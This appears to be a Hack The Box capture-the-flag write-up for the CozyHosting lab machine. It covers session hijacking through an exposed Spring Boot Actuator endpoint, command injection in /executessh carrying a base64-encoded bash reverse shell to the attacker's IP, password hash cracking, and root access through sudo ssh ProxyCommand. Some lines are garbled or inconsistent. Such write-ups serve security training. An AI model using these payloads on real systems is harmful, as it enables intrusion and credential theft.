



Machine: CozyHosting

Written by [Hijackd](#)

▼ User Flag

▼ Network Reconnaissance and Service Enumeration with Nmap

Running `nmap` scan against target again the target host, Discovering open ports and versions .

```
(kali㉿kali)-[~/Desktop]
$ nmap 10.10.11.230 -Pn -p- -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-15 12:31 IDT
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.99% done; ETC: 12:33 (0:02:10 remaining)
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 7.11% done; ETC: 12:33 (0:01:18 remaining)
Nmap scan report for 10.10.11.230
Host is up (0.081s latency).
Not shown: 65477 closed tcp ports (reset), 56 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
...
Nmap done: 1 IP address (1 host up) scanned in 73.23 seconds
```

Then i've scanned for the specific ports found and their versions

```
(kali㉿kali)-[~/Desktop] in
$ nmap 10.10.11.230 -Pn -p20,80 -T4 -sV -sC
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-15 12:36 IDT
Nmap scan report for 10.10.11.230
Host is up (0.080s latency).
Flash git-dumper - Whiteup
PORT      STATE SERVICE VERSION
20/tcp    closed  ftp-data
80/tcp    open   http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.84 seconds
```

▼ CMS Identification and Directory Fuzzing with FFUF

When viewing the source-code of the website i saw commented line that indicate the exact version on the CMS running on the website. After research found that it uses Spring Boost (Java framework) and Java.

```
<meta content="width=device-width, initial-scale=1.0" name="viewport">

<title>Cozy Hosting - Home</title>

<link href="assets/img/favicon.png" rel="icon">
<link href="https://fonts.googleapis.com/css?family=Open+Sans:300,300i,400,400i,600" rel="stylesheet">
<link href="assets/vendor/aos/aos.css" rel="stylesheet">
<link href="assets/vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">
<link href="assets/vendor/bootstrap-icons/bootstrap-icons.css" rel="stylesheet">
<link href="assets/css/style.css" rel="stylesheet">


<!-- =====
* Template Name: FlexStart
* Updated: Mar 10 2023 with Bootstrap v5.2.3
* Template URL: https://bootstrapmade.com/flexstart-bootstrap-startup-template/
* Author: BootstrapMade.com
* License: https://bootstrapmade.com/license/
===== -->

</head>
```

From there i've looked for exploit for that exact CMS Version, Found two results related but without any success. I decided to take my active scanning a bit further and fuzz for directories with ffuf utility and found couple of directories.

▼ Leveraging Spring Boot Actuator to Hijack User Sessions and Discover Admin Panel Info

After a short research with ChatGPT i found that Spring boot JAVA Framework which has a feature called Spring Boot Actuator , It's like a control panel for the website who running it and ChatGPT mention the endpoint that could be exposed when mis-configured at the path /actuator . I browsed over to <http://cozyhosting.com/actuator/sessions> which is another endpoint ChatGPT found for me that could hold valueable data when exposed. I saw JSON format with a session key and string which seems like a username.



I've try to added this cookie and pass it through the [Cookie editor](#) plugin in Mozilla Firefox on [/login](#), Refresh the page and got logged in to user [kanderson](#).

#	Host	Description	Cost	Status
#2457	suspicious mcnulty	Static content	\$64	Patched
#2147	boring mahavira	API server	\$47	Pending
#2049	stoic varahamihira	Metrics backend	\$147	Patched
#2644	tender mirzakhani	Website	\$67	Not patched

Then i view the dashboard [source-code](#) and came across another commented like mention the [Admin](#) panel version running,

```

<link href="assets/img/favicon.png" rel="icon">
<link href="https://fonts.gstatic.com" rel="preconnect">
<link href="https://fonts.googleapis.com/css?family=Open+Sans:300,300i,400,400i,600,600i" rel="stylesheet">
<link href="assets/vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">
<link href="assets/vendor/bootstrap-icons/bootstrap-icons.css" rel="stylesheet">
<link href="assets/css/admin.css" rel="stylesheet">

<!-- =====
 * Template Name: NiceAdmin
 * Updated: Mar 09 2023 with Bootstrap v5.2.3
 * Template URL: https://bootstrapmade.com/nice-admin-bootstrap-admin-html-template/
 * Author: BootstrapMade.com
 * License: https://bootstrapmade.com/license/
===== -->
/>
```

▼ Exploiting Command Injection in /executessh to Achieve Reverse Shell Access

From that i've seen another [HTML](#) code on the source-code on the form that add a host to "Automatic patching" when patch missing. That [HTML](#) Code seems to use [POST](#) HTTP Request to the endpoint [/executessh](#) which seems interesting. I catch the HTTP POST Request through Burpsuit and saw that the Body request contain two parameters called [host](#) and [username](#).

```

Request
Pretty Raw Hex
1 POST /executessh HTTP/1.1
2 Host: cozyhosting.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 17
9 Origin: http://cozyhosting.htb
0 Connection: close
1 Referer:
http://cozyhosting.htb/admin?error=ssh:%20Could%20not%20resolve%20hostname%20f:%20Temporary%20failure%20i
n%20name%20resolution
2 Cookie: {8089b1da-0d1c-4ee1-9bec-62f5b27ae9e3}=value; {5746872c-4c08-47fb-9aa7-f8be9618bfbf}=value;
{57525a94-70fc-47a4-8088-2c25cdcf6cad}=value; {02186f1d-41f3-43fa-897c-dbe0185c7b70}=value; JSESSIONID=
DA76C11C0316B6C0228EBA770CFB6B4
3 Upgrade-Insecure-Requests: 1
4 Priority: u=0, l
5
6 host=d&username=d

```

Then i've tried to fuzz the those parameters with diffrent command injections. When i try fuzzing the `username` parameter for reverse shell i get response that says `Premission denied` which bummer but also an indication for us that this parameter is vulnerable to command execution.

Request	Response
<pre> 1 POST /executessh HTTP/1.1 2 Host: cozyhosting.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 17 9 Origin: http://cozyhosting.htb 0 Connection: close 1 Referer: http://cozyhosting.htb/admin?error=ssh:%20Could%20not%20resolve%20hostname%20f:%20Temporary%20failure%20i n%20name%20resolution 2 Cookie: {8089b1da-0d1c-4ee1-9bec-62f5b27ae9e3}=value; {5746872c-4c08-47fb-9aa7-f8be9618bfbf}=value; {57525a94-70fc-47a4-8088-2c25cdcf6cad}=value; {02186f1d-41f3-43fa-897c-dbe0185c7b70}=value; JSESSIONID= DA76C11C0316B6C0228EBA770CFB6B4 3 Upgrade-Insecure-Requests: 1 4 Priority: u=0, l 5 6 host=d&username=d </pre>	<pre> HTTP/1.1 302 Server: nginx/1.18.0 (Ubuntu) Date: Fri, 15 Aug 2025 21:17:17 GMT Content-Type: text/html; charset=UTF-8 Location: http://cozyhosting.htb/admin/error/bin/bash: line 1: @d: Permission denied Connection: close X-Content-Type-Options: nosniff X-Frame-Options: 0 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: 0 X-XSS-Protection: DENY </pre>

After trying diffrent reverse shell payloads that didn't accepted by the server use the website <https://www.revshells.com/> to generate a shell command, Then took it to the website <https://www.base64encode.org/> in order to encode the payload into `base64` format and sucesssfully spawn a shell.

Reverse Shell Generator

IP & Port

IP: 10.10.14.12 | Port: 9010 | +1

Listener

Type: nc | Advanced

Reverse Bind MSFVenom HoaxShell

OS: All | Search... | Show Advanced

Bash -i

Bash 196

Bash read line

sh -i >& /dev/tcp/10.10.14.12/9010 0>&1

The screenshot shows the 'Reverse' tab selected in the navigation bar. The 'IP & Port' section has 'IP' set to '10.10.14.12' and 'Port' set to '9010'. The 'Listener' section shows a command 'nc -lvpn 9010' with a 'Type' dropdown set to 'nc'. Below this are tabs for 'Reverse', 'Bind', 'MSFVenom', and 'HoaxShell'. A search bar and an 'Advanced' toggle are also present. On the left, there's a sidebar for 'OS' with 'All' selected. The main area displays three shell options: 'Bash -i' (selected), 'Bash 196', and 'Bash read line'. To the right of each option is its corresponding command. The 'Bash -i' command is: 'sh -i >& /dev/tcp/10.10.14.12/9010 0>&1'.

Live mode OFF | Encodes in real-time as you type or paste (supports only the UTF-8 character set).

> ENCODE < | Encodes your data into the area below.

```
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTIvOTAxMCAwPiYx
```

Copy to clipboard

Encode files to Base64 format

Select a file to upload and process, then you can download the encoded result.

Click (or tap) here to select a file

The screenshot shows a 'Base64 encode' section. It includes a note about live mode being off and supporting only UTF-8. There's a 'ENCODE' button with arrows. Below it is a large text area containing the encoded payload: 'c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTIvOTAxMCAwPiYx'. A 'Copy to clipboard' button is at the bottom. Below this is a 'Encode files to Base64 format' section with a file upload input field containing the placeholder text 'Click (or tap) here to select a file'.

Include host into automatic patching

Please note

For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.

Connection settings

Hostname
10.10.14.12

Username
test;`echo\${IFS}c2ggLWkgPIYgL2Rldl90Y3AvMTAuMTAuMTQuMTIvOTAwNSAwPIYx|base64\${IFS}-d|bash`

Submit **Reset**

```
(kali㉿kali)-[~/.../Hijackd/HackTheBox/HTB_Labs/Labs_VPN]
$ nc -lvp 9005
listening on [any] 9005 ...
connect to [10.10.14.12] from cozyhosting.htb [10.10.11.230] 54492
sh: 0: can't access tty; job control turned off
$ ls
cloudhosting-0.0.1.jar
$ whoami
app
$ id
uid=1001(app) gid=1001(app) groups=1001(app)
$ ls
```

▼ Extracting Database Credentials from JAR and Cracking User Passwords to Gain SSH Access

I didn't find any file related to the user flag there, So i've try to search for more valueable information that could esclate my privilages. I took the `cloudhosting-0.0.1.jar` file i found on `/app` directory copy it to the `/tmp` folder and unzip it. From there i found a file contain's SQL Postgress credantials.

```
$ cat application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRES
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR$
```

I took those credentials and login to the SQL Postgres database. I view the available databases.

```
\lsit
invalid command \lsit
\list
      List of databases
   Name | Owner | Encoding | Collate | Ctype | Access privileges
+-----+-----+-----+-----+-----+
cozyhosting | postgres | UTF8 | en_US.UTF-8 | en_US.UTF-8 |
postgres | postgres | UTF8 | en_US.UTF-8 | en_US.UTF-8 |
template0 | postgres | UTF8 | en_US.UTF-8 | en_US.UTF-8 | =c/postgres      +
|          |          |          |          |          | postgres=CTc/postgres
template1 | postgres | UTF8 | en_US.UTF-8 | en_US.UTF-8 | =c/postgres      +
|          |          |          |          |          | postgres=CTc/postgres
(4 rows)
```

After that i view the table's contents from the cozyhosting database and found users credantials with password saved as hash.

```
\dt
      List of relations
 Schema | Name | Type | Owner
+-----+-----+-----+
 public | hosts | table | postgres
 public | users | table | postgres
(2 rows)

SELECT * FROM users;
      name |           password           | role
+-----+-----+-----+
kanderson | $2a$10$F/Vcd9ecf1mPudWeiSFTv.cyK60ixjWlWXnji1NVNV3Mm6eH58zim | User
admin     | $2a$10$SpKYdHLB0F0aT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9KV08dm | Admin
(2 rows)
```

I took this hash insert it into a file and crack it with john.

```
(kali㉿kali)-[~/.../HackTheBox/HTB_Labs/Labs/CozyHost]
$ john --format=bcrypt admin_user_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost '1' (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0·00·00·00 0 00% (ETA: 2025-08-19 07:21) 0g/s 79.20p/s 79.20c/s 79.20C/s dreamer..anderson
manchesterunited (?)
1g 0:00:00:40 DONE (2025-08-16 18:23) 0.02446g/s 68.68p/s 68.68c/s 68.68C/s dougie..keyboard
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

From what i saw when i navigate through the /home directory when i spawned the shell, User called josh which i couldn't cd into because of premission, From that i came to a conclusion to try use the found password to the found user via SSH and it worked.

```
└$ ssh josh@10.10.11.230
josh@10.10.11.230's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

Recent:
  * Documentation: https://help.ubuntu.com
  * Management: https://landscape.canonical.com
  * Support: EU.VIPhttps://ubuntu.com/advantage           lab_Hijackd (4).ovpn

Pictures          System information as of Sat Aug 16 03:27:08 PM UTC 2025
Videos

Do you want to log in?
System load:          0.0
Usage of /:            56.6% of 5.42GB
Memory usage:         17%
Swap usage:           0%
Processes:             238
Users logged in:      0
IPv4 address for eth0: 10.10.11.230
IPv6 address for eth0: dead:beef::250:56ff:fe94:4fab

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$ ls
user.txt
josh@cozyhosting:~$ cat user.txt
3049515cd3f2c68137c7f35e287464df
josh@cozyhosting:~$
```

▼ Root Flag

▼ Privilege Escalation via Sudo SSH with ProxyCommand to Obtain Root Shell

After that i checked with the command `sudo -l` to list the `josh` user privileges with `root` privilages, And i found that i can run `/bin/bin/ssh` with `root` privilages and with any arguments i want. I abuse the flag `ProxyCommand` which is a flag that let you pass a command as arguemnt that will be executed before he try's to connect via `SSH`. I ran te command and spawn a `root` shell sucssfeully.

```
josh@cozyhosting:/tmp$ sudo /usr/bin/ssh -o ProxyCommand=';bash 0<&2 1>&2' root@localhost
root@cozyhosting:/tmp# ls
BOOT-INF          rev.sh
cloudhosting-0.0.1.jar  systemd-private-de1328d01b67446b8df5a8100d945d07-ModemManager.service-PH3vfx      tomcat.8080.15763448111476866648
hsperidata_app    systemd-private-de1328d01b67446b8df5a8100d945d07-systemd-logind.service-bo1Vof      tomcat-docbase.8080.9298684055683842132
META-INF          systemd-private-de1328d01b67446b8df5a8100d945d07-systemd-resolved.service-lh0jLH      vmware-root_780-2957124724
org               systemd-private-de1328d01b67446b8df5a8100d945d07-systemd-timesyncd.service-P68cbm
root@cozyhosting:/tmp# pwd
/tmp
```

▼ Accessing the Root Directory and Capturing the Root Flag

Then i navgiate to the `/root` directory and saw the `root` flag.

```
root@cozyhosting:/tmp# pwd
/tmp
root@cozyhosting:/tmp# cd ..
root@cozyhosting:# ls
app  bin  boot  dev  etc  home  lib  lib32  lib64
root@cozyhosting:# cd root
root@cozyhosting:~# ls
root.txt
root@cozyhosting:~# cat root.txt
91ec7bce5f18b9bcd7c50fc500181ae
root@cozyhosting:~#
```